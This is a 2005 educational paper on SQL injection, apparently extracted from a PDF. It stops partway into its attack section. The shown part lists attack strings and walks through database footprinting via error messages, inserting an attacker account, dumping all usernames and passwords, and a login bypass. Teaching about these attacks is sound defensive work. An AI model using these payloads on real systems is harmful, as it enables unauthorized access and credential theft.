SQL Injection Attack and Defense
by: Sagar Joshi, 09/23/2005

http://www.securitydocs.com/library/3655

Web application and SQL Injection

Today many business houses and governments and society in general depends a great deal on web applications. All these web applications are accessed using Internet and so face risks associated with usage of Internet. Risks associated with usage of Internet are evident with the increasing number of reported incidents on the Internet security sites. Thus all our important information assets are at risk with increased tendency of attackers to break into the computer systems.

Security of information assets manifests in usage of various types of hardware as well as software products, network topologies and configurations, and secured applications. Now it has accepted that custom web applications that are insecurely coded pose the greatest risk to the sensitive data.

With improved performance of database server's most of the web applications use RDBMS (Relational Database Management Systems). And the web applications allow its valid users to either store/edit/view the data stored in RDBMS through the interface coded by the application programmers. Traditionally programmers have been trained in terms of writing code to implement the intended functionality but they are not aware of the security aspects in many ways. Thus now we have insecure interface to the most valuable data stored in RDBMS because of the vulnerability in the web application called 'SQL Injection'. Attackers use exposure due to SQL injection vulnerability to interact with RDBMS servers in SQL (Structured Query Language). In other words it means that attackers are able to send SQL statements to RDBMS, which it executes and returns the results back to the attacker. The risk of such attacks on commercial application increases if the web application is delivered along with the source code or if it is an open-source application. Since the attacker can find potential vulnerable statements before they launch the attack.

This paper focuses on educating the security professionals with the risks associated with this situation and tries to give brief understanding of various kinds of attacks that attacker may launch and outline of various strategies that can be evaluated and adopted to protect the valuable information assets.

1.1 What is SQL injection

Normally web applications provide interface to the user to input the information. These

user inputs are further used for many purposes one of which is to query the databases. The user input as part of SQL statements gets executed on the RDBMS. SQL injection is trying to input such data through the web application's user interface that would give malicious user the sensitive information, edit/modify the protected data or crash the entire system etc. In the worst-case scenarios the malicious user is able to even penetrate further into the network by compromising the security of the database host machine.

There are four main categories of SQL Injection attacks against databases

1. SQL Manipulation: manipulation is process of modifying the SQL statements by using various operations such as UNION .Another way for implementing SQL Injection using SQL Manipulation method is by changing the where clause of the SQL statement to get different results.
2. Code Injection: Code injection is process of inserting new SQL statements or database commands into the vulnerable SQL statement. One of the code injection attacks is to append a SQL Server EXECUTE command to the vulnerable SQL statement. This type of attack is only possible when multiple SQL statements per database request are supported.
3. Function Call Injection: Function call injection is process of inserting various database function calls into a vulnerable SQL statement. These function calls could be making operating system calls or manipulate data in the database.
4. Buffer Overflows: Buffer overflow is caused by using function call injection. For most of the commercial and open source databases, patches are available. This type of attack is possible when the server is un-patched

All the normal client server technologies or web technologies are susceptible to this attack, the quick list of the technologies is:

JSP	ASP
XML, XSL	Javascript
VB, MFC, and other ODBC-based tools and APIs	3- and 4GL-based languages such as C, OCI, Pro*C, and COBOL
Perl and CGI scripts that access Oracle databases	many more

Note:
RFC standards limit the set of characters that can be used as part of the URL to pass the information from client to server. This restricted set of characters is a subset of US-ASCII set of characters. All the browsers that are compliant with RFC standards convert the characters forming the URL in the permissible set of characters. Thus the URL encoding would change the '+' in 2B or '=' would become 3D etc. Just for the readability of the paper ASCII character set is used for the URL's.

2. Detection of SQL Injection Vulnerability

Detection of SQL injection is tough because it may be present in any of the many interfaces application exposes to the user and it may not be readily detectable. Therefore identifying and fixing this vulnerability effectively warrants checking each and every input that application accepts from the user.

2.1 How to find if the application is vulnerable or not

As mentioned before web applications commonly use RDBMS to store the information. The information in RDBMS is stored/retrieved with the help of SQL statements. Common mistake made by developers is to use, user supplied information in the 'Where' clause of the SQL statement while retrieving the information. Thus by modifying the 'Where' clause by additional conditions to the 'Where' clause; entire SQL statement can be modified. The successful attempt to achieve this can be verified by looking at the output generated by the DB server. Following Example of 'Where' clause modification would explain this further.

If the URL of a web page is:

1. http://www.prey.com/sample.jsp?param1=9 The SQL statement the web application would use to retrieve the information from the database may look like this: SELECT column1, column2 FROM Table1 WHERE param1 = 9 After executing this query the database would return data in columns1 and column2 for the rows which satisfy the condition param1 = 9. This data is processed by the server side code like servlets etc and an HTML document is generated to display the information.
2. To test the vulnerability of the web application, the attacker may modify the 'Where' clause by modifying the user inputs in the URL as follows. http://www.prey.com/sample.jsp?param1=9 AND 1=1 And if the database server executes the following query: SELECT coulmn1, column2 FROM Table1 WHERE param1 = 9 AND 1=1 . If this query also returns the same information as before, then the application is susceptible to SQL injection

2.2 Query Enumeration with Syntax errors

Many web servers return the incorrect syntax error along with the part of the SQL statement that was sent to database server for execution. This situation provides an opportunity to the hacker's to generate errors by trying various input combinations and get the SQL statement in the error message. After getting the good idea about the existing SQL statement like this, hacker may try other SQL constructs in the injection.

Suggested attack strings are

‘	Badvalue’	‘ OR ‘	‘ OR	;	9,9,9	' or	" or	or

						0=0 --	0=0 --	0=0 --
' or 0=0 #	" or 0=0 #	or 0=0 #	' or 'x'='x	" or "x"="x	') or ('x'='x	' or 1=1--	" or 1=1--	or 1=1--
hi") or ("a"="a	' or a=a--	" or "a"="a	') or ('a'='a	") or ("a"="a	hi" or "a"="a	hi" or 1=1 --	hi' or 1=1 --	hi' or 'a'='a
hi') or ('a'='a								

The above listed malicious inputs may or may not give same results. Therefore it will be good to try all the inputs.

2.2.1 Analyzing the result set

After trying to inject a single quote (‘) and it’s above mentioned combinations or trying to attach and AND condition that is always true, the returned message needs to be analyzed. If the return message contains some kind of database error then SQL injection was definitely successful. In case there isn’t a direct database error message, it is worth checking on previous pages or in the header information for the SQL words like ODBC, SQL Server etc All the places need to be checked including the hidden variables.

A secure web application would validate the user inputs and would reject such values. So ideally such values input by the user should cause errors that are handled by the application and no error message hinting failure of the database command will get displayed to the user. If the database errors were directly displayed to the user, which is the default behavior of the ASP/JSP then the attacker, would be able to get entire structure of the database and read data in the database that the application user account can potentially read.

3. Database Foot Printing

3.1 Knowing Database Tables/Columns

Every attacker would try to get all the information regarding the database design of the target application in order to make maximum of the opportunity and launch a systematic attack.


Let’s assume that there is a ASP page used for User Login developed by a very naïve developer in which the there is no custom error handling and the attacker has found out

that the page is open to SQL injection attack by injecting ‘ in the username field.

The page uses following SQL statement to verify the users credentials in the database.
Select * from users where username = ‘ ” + Inp_username + ” ’ and password = ‘ “ + Inp_password + ” ‘ “ ;

3.1.1 Knowing Database Tables/Columns – Step1
First, the attacker would want to establish the names of the tables that the query operates on, and the names of the fields. To do this, the attacker uses the 'having' clause of the 'select' statement:

Inp_username: ' having 1=1-- This provokes the following error:




Microsoft OLE DB Provider for ODBC Drivers error '80040e14'
[Microsoft][ODBC SQL Server Driver][SQL Server]Column 'users.id' is invalid in the select list because it is not contained in an aggregate function and there is no GROUP BY clause.

/mydir/process_login.asp, line 26
So the attacker now knows the table name and column name of the first column in the query.

3.1.2 Knowing Database Tables/Columns – Step2
They can continue through the columns by introducing each field into a 'group by' clause, as follows:

Inp_username: ' group by users.id having 1=1 -- (which produces the error)




Microsoft OLE DB Provider for ODBC Drivers error '80040e14'

[Microsoft][ODBC SQL Server Driver][SQL Server]Column 'users.username' is invalid in the select list because it is not contained in either an aggregate function or the GROUP BY clause.

/mydir/process_login.asp, line 26


3.1.3 Knowing Database Tables/Columns – Step3
Eventually after using the string ‘ group by users.username having 1=1 – and getting the last column (password), the attacker arrives at the following

'Inpusername': ' group by users.id, users.username, users.password, users.privs having 1=1—
… which produces no error



SQL statement is functionally equivalent to:
select * from users where username = ''
So the attacker now knows that the query is referencing only the 'users' table, and is using the columns 'username, password, privs, id', in that order.


3.1.4 Knowing Database Tables/Columns – Step4
It would be useful if he could determine the types of each column. This can be achieved using a 'type conversion' error message, like this:
Inpusername: ' union select sum(users.username) from users—




This takes advantage of the fact that SQL server attempts to apply the 'sum' clause before determining whether the number of fields in the two rowsets is equal. Attempting to calculate the 'sum' of a textual field results in this message:
Microsoft OLE DB Provider for ODBC Drivers error '80040e07'
[Microsoft][ODBC SQL Server Driver][SQL Server]The sum or average aggregate operation cannot take a varchar data type as an argument.
/mydir/process_login.asp, line 26
Above message gives us that the 'username' field has type 'varchar'.

3.1.5 Knowing Database Tables/Columns – Step5

On the other hand, we attempt to calculate the sum() of a numeric type, we get an error message telling us that the number of fields in the two rowsets don't match:
Inp_username: ' union select sum(id) from users --




Provider for ODBC Drivers error '80040e14' [Microsoft][ODBC SQL Server Driver][SQL Server] All queries in an SQL statement containing a UNION operator must have an equal number of expressions in their target lists.
/mydir/process_login.asp, line 26
This technique can be used to determine the type of any column of any table in the database. This allows the attacker to create a well - formed 'insert' query, like this:
Inp_username: ' ; insert into users values('attacker', 'foobar' , 66,3) –
Allowing access to the attacker:



Further Information such as knowing the database server version can also be obtained as follows.


3.2 Getting Database Server Information

In our sample login page, for example, the following 'Inpusername' will return the specific version of SQL server, and the server operating system it is running on:
Username: ' union select @@version,1,1,1--



3.3 Getting credentials of other users

Since the attacker is interested in usernames and passwords, they are likely to read the usernames/passwords from the 'users' table. This also illustrates another point; Transact-SQL statements can be on the same line without altering their meaning. The following script will concatenate the values:
begin declare @ret varchar(8000)
set @ret=':' select @ret=@ret+' '+username+'/'+password from users where username>@ret select @ret as ret into foo end
Above statement upon execution creates a table 'foo', which contains the single column 'ret', and puts our string into it. Normally even a low-privileged user will be able to create a table in a sample database, or the temporary database.
The attacker then selects the string from the table, as before:
Inpusername: ' union select ret,1,1,1 from foo--



And then drops (deletes) the table, to tidy up:
Inpusername: '; drop table foo--

4. Attacks

In this section we will look at various attacks that exploit this vulnerability. There are four types of SQL Injection attacks. We will see attacks of each type in this section. All of these types of SQL injection are valid for databases like MS SQL Server, Oracle, DB2, MySQL, and PostgreSQL.

4.1 Authorization by pass (SQL manipulation)

This technique would give the attacker access to the with the privileges of the first user in the database. This attack would be used to by pass the log on screen.

The SQL statement used by the application is:


1. SQL= “SELECT Username FROM Users WHERE Username= ”&strInputUsername&”’AND Password = ‘”&strInputPassword&””””
2. StrAuthorizationChk = ExecQuery(SQL);
3. If StrAuthorizationChk= “” then
4. BoolAuthnticated = False;
5. Else
6. BoolAuthenticated = True;
7. EndIf

Above code shows SQL statement used for authentication. This SQL statement takes two inputs from the user input strInputUsername and strInputPassowrd. This query tries to find Username in the Users Table that has Username column with value equal to strInputUserName and value in the Password column equal to strInputPassword. After execution of this statement on line 2, if a match is found the StrAuthorizationChk string will have the Username in it.

Program logic in the lines 3 through 7 is simply declaring user authenticated or not. If there is no validation on the input what so ever then input can contain any characters. So inputs can be modified such that even if one does not know a valid user and his password he would get authenticated. By inputting following values.

Login name : ‘OR “=’
Password : ‘OR “=’

This will change SQL query as follows
SELECT Username from Users WHERE Username = “OR “=” AND Password =” OR “=”
This query ends up finding a user where Username is blank or “ = “ i.e. ‘nothing’ is equal to ‘nothing’ which is always true and same for the password as well. Since the very first row in the table will meet the criterion in the query, it will get selected. And without valid username or password attacker could login.



4.2 Exploiting SELECT

To the most part in the real life the SQL injection is not as straight forward as what is shown above. Most of the times attackers would see some error message and will have to reverse engineer their queries. To do this one must know how to interpret the error messages and how to modify the injected string.

4.2.1 Direct Vs Quoted (SQL manipulation)

These two types of SQL injection are direct or quoted. In direct attack the input data become part of the SQL statement formed by the application. To manipulate the SQL statements in this type attacker has to simply add space (‘ ‘) and OR to the input. Upon execution if the error message is returned then the injection was successful. The directly used values could be in the WHERE clause like

